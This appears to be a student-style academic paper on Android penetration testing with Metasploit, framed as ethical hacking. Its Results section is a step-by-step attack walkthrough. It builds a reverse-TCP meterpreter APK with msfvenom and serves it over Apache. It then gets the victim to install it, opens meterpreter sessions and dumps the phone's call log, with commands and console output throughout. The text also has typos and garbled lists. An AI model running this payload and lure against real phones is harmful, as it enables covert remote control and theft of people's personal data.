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Sneaking into Mobile

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***Abstract**: As the numbers of android mobiles are increasing day by day and are used to store sensitive information. So, maintaining security is becoming a difficult thing. Here comes the role of penetration testing. The process of performing a penetration test is to verify that mobile devices are vulnerable to security risk or not. We will exploit the mobile devices by preparing and performing the penetration test using Metasploit. It is a framework for developing and executing exploit code against a remote target machine. The main goal is to provide an understanding of mobile device penetration testing using Metasploit Framework and how to utilize it as a security professional.*
Keywords: Penetration Testing, Vulnerability, Metasploit, Exploitation.

I. INTRODUCTION

Nowadays mobile users are increasing day by day, hence android mobile growing rapidly worldwide. The mobile device has become an inseparable part of life today. People are relying less on the computer as mobile has made our life simpler, where mobile has provided technological advances by having the option to send messages, email and have the feature of download applications via the internet. The world we are living in is gradually becoming dependent on networks. As of now, we rely on digital devices more than ever before. Despite a seemingly endless number of new digital devices connected to the internet, most people using these devices don't consider safety and security to be a priority. The security threat is also increasing together with the growth of its users. Therefore, cyber-attacks are becoming increasingly dangerous. It could be that they assume hackers are only concerned with causing trouble for regular computersbut that couldn't be further from the truth. In fact, many of these digital devices are far more vulnerable to hacking because users don't protect them with the necessary security software or take the proper measures to ensure that they are protected. All Smartphones, as computers, are preferred targets of attacks. This is because these devices have family pictures of pets, passwords, and more. For attackers, these items are a digital passport to access everything they would need to know about a person. Therefore, attacks on mobile devices are on the rise. These attacks exploit weaknesses inherent in smartphones that can come from the communication mode-like short Message Service (SMS), MMS, wi-fi, Bluetooth, USB drive. These are the target software vulnerabilities in the browser or operating system while some malicious software relies on the weak knowledge of an average user. The attackers are easily able to compromise the mobile network because of various vulnerabilities and the majority of the attacks are because of the untrusted apps, hackers misuse these advances for malicious purposes like sending malformed Android Application Package files or click attack entile to attract victims to fancy links using which attackers get access to control to victim system partially or completely for his/her personal benefits.

Every technology which we are handling has a great advantage and unnoticeable disadvantage too. That is mainly used as loopholes by hackers and this leads to many crimes nowadays.

So, through the role of penetration testing, verify that mobile devices are vulnerable to security risk or not. We will exploit the mobile devices by preparing and performing the penetration test using Metasploit.

II. RELATED WORK

A. I Pradeep, G. Sakthirel about "Ethical Hacking and Penetration testing for securing us from Hackers" On March 202
B. "Cyber security and Ethical Hacking:the importance of protecting user data" By Ahmad Mtairalhawamleh on December 2020.
C. Kumar J.D., Srikanth V., Tejeswini L." Email phishing attack mitigation using server side email addon" Indian Journal of Science and Technology,2016
D. Jaya Rohit K., Siva Rama Krishna M., Geetha Krishna C.H., Aruna Sri P.S.G. "Securing message at end-to-end mobile communication using cryptography algorithm" Indian Journal of Science and Technology,2016
E. L. Rondeau and D. Hopkins, "Mobile Device Vulnerabilities & Securities," Mob. Device Vulnerabilities Secur., pp. 30–35, 2014
F. Thomas, Georg Charles Sturt University, School of Computing and Mathematics, Issues of Implied Trust in Ethical Hacking

III. METHODOLOGY

This attack comes in different phases. It takes a lot of skill and effort for ethical hackers to identify all the vulnerabilities and exploit them to their full benefit. This simulated attack is used to pinpoint all areas of weaknesses that the organization faces working towards strengthening them. The phases of ethical hacking are:

1) Reconnaissance
2) Scanning and Enumeration
3) Gaining Access
4) Maintaining Access
5) Clearing Tracks




Fig. 1 Phases of Ethical Hacking.

A. *Reconnaissance*

Collecting information and knowing deeply about the target system is known as "Reconnaissance". This data is the main street for the programmer to hack the target system. It involves Foot printing, Enumeration, and Scanning.

1) *Types Of Scanning And Enumeration*

- Passive reconnaissance.
- Active reconnaissance.

B. *Scanning And Enumeration*

Enumeration in information security is the process of extracting user names, machine names, network resources, and other services from a system. All the gathered information is used to identify the vulnerabilities or weak points in system security and then tries to exploit it.

1) *Types of Scanning and Enumeration*

- P TTL values.
- IP ID values.
- TCP Window size.
- TCP Options (generally, in TCP SYN and SYN+ACK packets).
- DHCP requests.
- ICMP requests.
- HTTP packets (generally, User-Agent field)

C. Gaining Acces

This phase is where an attacker breaks into the system/network using various tools or methods. After entering into a system, he has to increase his privilege to administrator level so he can install an application he needs or modify data or hide data.

1) Types of Ganning Access

- WEP Introduction
- Basic WEP cracking
- Fake authentication attack
- ARP request replay
- WPA theory
- Handshake theory
- Capturing handshakes
- Creating wordlists
- Wordlist cracking
- Securing network from attacks

D. Maintaining Access

It is the process where the hacker has already gained access into a system. After gaining access, the hacker installs some backdoors in order to enter into the system when he needs access in this owned system in future. Metasploit is the preferred tool in this process.

1) Types of Maintaing Access

- Main Keyloggers
- Backdoors
- Command and control channel staining Access

E. Clearing Tracks

Once an attacker finishes his work, he wants to erase all tracks leading the investigators tracing back to him. This can be done using. Disable auditing. Clearing logs.

IV. RESULTS

This work has been implemented in kali linux through metasploit tool. The following results depict how the process have been done, what are the commands used.

1) Step1: open Linux terminal

Fig. 1 opening of linux terminal.

2) *Step2:* To enter into Root Mode. Use Command sudo

Fig.2 Enter 'sudo su' command to enter into root level.

3) *Step3:* Type "ifconfig" into the terminal session in order to view the network interface configuration of the device we are using to execute the attack.

- ifconfig

Fig.3 Showing IP address through 'Ifconfig' command.

4) *Step4:* So now we have to create a payload which we may execute on the victim's device in order to execute the attack successfully.

- msfvenom –p android/meterpreter/reverse_tcp LHOST=[your_IP-ADRESS] LPORT=[your_PORT]R> /var/www/androidhack.apk/

Fig.4 Created a Playload using the above 'msfvenom' command

5) *Step5:* In the below screenshot you can see the payload has been created.

Fig. 5 Playload have been created

6) *Step6:* Firstly, we need to check the status of the Apache server (Web Application Server) and to do so enter the following commands in the terminal

- service apache2 start




Fig. 6 Checking the status of Apache server using 'service apache2 start' command..

7) *Step7:* After starting the apache server we have to check status of apache server.

- service apache2 status




Fig. 7 In order to check the staus use 'service apache2 status' command.

The output of Apache server status.




Fig.7.1 Output of Apache server status.

8) *Step8:* Now, all seems to be set up correctly, and we can start the msfconsole.

- msfconsole




Fig.7.2 Starting the metasploit framework console.

9) *Step9:* Use multi/handler exploit, set payload the same as generated previously(This will help us to generate a listener).

- use multi/handler




Fig. 8 use multi/handler exploit

10) *Step10:* Now, we will use the 'show options' command in order to see the configuration, set the LHOST(Local Host) and LPORT(Local Port) values the same as used in the payload (Type the following commands for the same).

- show options




Fig.9 to view the configurations ,we use show options.

11) Step11: Here, the LHOST is not set, so we just need to set the LHOST to our attacking machine's IP, and we can do this by the following command

- set LHOST Your Ip-Address

```
msf6 exploit(multi/handler) > set lhost 192.168.0.106
lhost => 192.168.0.106
msf6 exploit(multi/handler) >
```

Fig. 10 setting LHOST

12) Step12: Here, the LPORT is already set, if you want to change LPORT, and we can do this by the following command

- set LPORT your_port_number

```
msf6 exploit(multi/handler) > set lport 3333
lport => 3333
msf6 exploit(multi/handler) >
```

Fig. 11 Setting LPORT

13) Step13: Now, we can type 'exploit' in order to launch the desired attack.

- exploit

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.106:3333
```

Fig. 12 type exploit command for launching desired attack.

14) Step14: Type the following web address in a web browser on the victim's phone.

- http://192.168.144.128/dont.apk




Fig .13 Typing web address in victims phone.

15) *Step15:* Enable the settings to introduce applications from outside sources. Lastly hit the install choice at the base.

Fig. 14 Giving the access for installation.

16) *Step16:* Once the victim installs the application and runs it, the meterpreter session would be opened immediately at the attacker's terminal.




Fig. 15 App is been installed.





Fig. 15.1 selecting the options



17) *Step17:* Type "background" and then "sessions" to list down all the sessions from where you can see all the IPs connected to the machine.

- background

```
meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(multi/handler) >
```

Fig. 16 Type Background command

18) *Step18:* You can interact with any session by typing the following command:

- sessions

```
[*] Backgrounding session 3...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter dalvik/android  u0_a295 @ localhost  192.168.0.106:3333 -> 192.168.0.102:55136 (192.168.0.102)
  2         meterpreter dalvik/android  u0_a295 @ localhost  192.168.0.106:3333 -> 192.168.0.102:55140 (192.168.0.102)
  3         meterpreter dalvik/android  u0_a295 @ localhost  192.168.0.106:3333 -> 192.168.0.102:55142 (192.168.0.102)
```

Fig. 17 Showing all the sessions.

19) *Step19:* You can interact with any session by typing the following command:

- sessions -i [session ID]

```
msf6 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...
```

Fig. 18 Interacting particular session with its ID.

20) *Step20:* Now you are ready to perform the task on the attacked device

- dump_calllog

```
meterpreter > dump_calllog
[*] Fetching 14 entries
[*] Call log saved to calllog_dump_20210523180439.txt
meterpreter >
```

Fig .19 perform task on victims phone using dump_Calll0g command.

21) Step 21: call_logs will be stored in your local system In the .txt file.

Fig. 20 In .txt file, call logs have been stored.

22) Step22: Open the .txt file to see your attacker call_logs.




Fig. 21 call lists of victims phone.

V. CONCLUSION

The present study exploring Cyber Security and Ethical Hacking. In that view, Ethical hacking must be practiced. We must have some knowledge in order to save ourselves in the advanced world. In this paper, we are providing how to hack a particular mobile using kali Linux through the Metasploit tool. we might not only attack within the same network but also being indifferent network can attack. By doing this, we can bring a level of security to our friends and family. mainly in order to be safe from attackers, so, we don't install Android Application Package file from an unknown source.

VI. FUTURE SCOPE

For future work, we explored different ways of how to Hack a particular Android mobile. There is a need to understand the hacker's intention to secure our mobile from Hacking. This project tells us some particular tools and mechanisms to hack a particular device such that we can secure our devices from giving unauthorized access.

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

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